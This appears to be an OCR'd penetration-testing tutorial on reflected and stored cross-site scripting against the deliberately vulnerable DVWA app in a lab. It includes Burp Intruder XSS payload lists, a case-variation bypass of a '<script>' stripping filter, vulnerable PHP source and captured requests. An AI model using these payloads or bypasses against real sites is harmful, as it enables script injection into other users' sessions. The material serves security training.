
Payload type: Simple list Request count: 4

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
<script>alert('1');</script>
<IMG SRC=javascript:alert("XSS")>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<META HTTP-EQUIV="refresh" CONTENT="0;url=java...
```

- Analyze the results



Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Response
Raw Headers Hex HTML Render
? < + >
Finished

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	4985	
1	<script>alert('1');</script>	200	☐	☐	5012	
3	<IMG SRC=JaVaScRiPt:alert('XS...	200	☐	☐	5017	
2	<IMG SRC=javascript:alert("XS...	200	☐	☐	5018	
4	<META HTTP-EQUIV="refresh" ...	200	☐	☐	5053	

```
                        <p>What's your name?</p>
                        <input type="text" name="name">
                        <input type="submit" value="Submit">
                </form>

                <pre>Hello <script>alert('1');</script></pre>

        </div>

        <h2>More info</h2>
```

<script>

1 match


192.168.111.140/dvwa/vulnerabilities/xss_r/?name=<script>alert('1')%3b<%2fscript>

DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Hello
1
OK

Bypass XSS filter


Reflected cross-site scripting attacks are prevented as the web application sanitizes input, a web application firewall blocks malicious input, or by mechanisms embedded in modern web browsers. The tester must test for vulnerabilities assuming that web browsers will not prevent the attack. Browsers may be out of date, or have built-in security features disabled. Similarly, web application firewalls are not guaranteed to recognize novel, unknown attacks. An attacker could craft an attack string that is unrecognized by the web application firewall.

References this link for more information

- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Example

- Pentester can open and review page source to analyze source code for filtering XSS mechanism




192.168.111.140/dvwa/vulnerabilities/xss_r/?name=<script>alert('1')<%2Fscript>#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


```
Hello alert('1')
```



192.168.111.140/dvwa/vulnerabilities/view_source.php?id=xss_r&security=medium

Reflected XSS Source

```
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
 echo '</pre>';

}

?>
```



192.168.111.140/dvwa/vulnerabilities/xss_r/?name=<sCript>alert('1')<%2FsCript>#

Vulnerability: Reflected Cross Site Scripting (X

What's your na


Hello

1

DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
OK

2. Testing for Stored Cross Site Scripting

Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use. The input that is stored is not correctly filtered. As a consequence, the malicious data will appear to be part of the web site and run within the user's browser under the privileges of the web application. Since this vulnerability typically involves at least two requests to the application.



STORED OR PERSISTENT XSS
CLIENT A
ATTACKER
CLIENT C
WEB SERVER
WEB APPLICATION SERVER
DATABASE SERVER
FILE SERVER
MAIL SERVER
DATABASE SERVER

How to Test

Input Forms


- The first step is to identify all points where user input is stored into the back-end and then displayed by the application. Typical examples of stored user input can be found in:
    - User/Profiles page: the application allows the user to edit/change profile details such as first name, last name, nickname, avatar, picture, address, etc
    - Shopping cart: the application allows the user to store items into the shopping cart which can then be reviewed later
    - File Manager: application that allows upload of files
    - Application settings/preferences: application that allows the user to set preferences
    - Forum/Message board: application that permits exchange of posts among users
    - Blog: if the blog application permits to users submitting comments
    - Log: if the application stores some users input into logs.

Analyze HTML code

Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content. At this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page. Differently from reflected XSS, the pen-tester should also investigate any out-of-band channels through which the application receives and stores users input.

Note: All areas of the application accessible by administrators should be tested to identify the presence of any data submitted by users.


Example


Damn Vulnerable Web App (DV
192.168.1.40/dvwa/vuln
DVWA
Name *
Message *
Sign Guestbook


Vulnerability: Stored Cross Site Scripting (XSS)

Name: test
Message: This is a test comment.

Name: Peter Winter
Message:


44 http://192.168.1.40 POST /dvwa/vulnerabilities/xss_s/ ✓ 200 5654 HTML Damn Vulnerable Web A...
Request
Response
Raw
Params
Headers
Hex

```
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Cookie: security=low; PHPSESSID=mb110e9a4411373lrt58spf675; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

txtName=Cloud&mtxMessage=hi+cloud&btnSign=Sign+Guestbook
```



Request
Response
Raw
Headers
Hex
HTML
Render
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Sign Guestbook

#	Host	Method	URL	Params	Status	Length	MIME type	Title
44	http://192.168.1.40	POST	/dvwa/vulnerabilities/xss_s/	✓	200	5654	HTML	Damn Vulnerable Web A...

Name: test
Message: This is a test comment.

Name: Peter Winter
Message:

Name: Cloud
Message: hi cloud


192.168.1.40/dvwa/vulnerabili
DVWA
Home
Instructions
Setup
Brute Force
Command I
CSRF
Insecure CA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Đã đọc 192.168.1.40
Burp Intruder Repeater Window Help
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Request
Response
Raw
Params
Headers
Hex
Type a search term
0 matches

Vulnerability: Stored Cross Site

Name *

```
security=low; PHPSESSID=mbll0e9a44ll3731rt58spf675;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
```

OK

Name: test
Message: This is a test comment.

Name: Peter Winter
Message:


Name: Cloud
Message: hi cloud

Name: XSS stored
Message:

Filter: Hiding CSS, image and general binary content

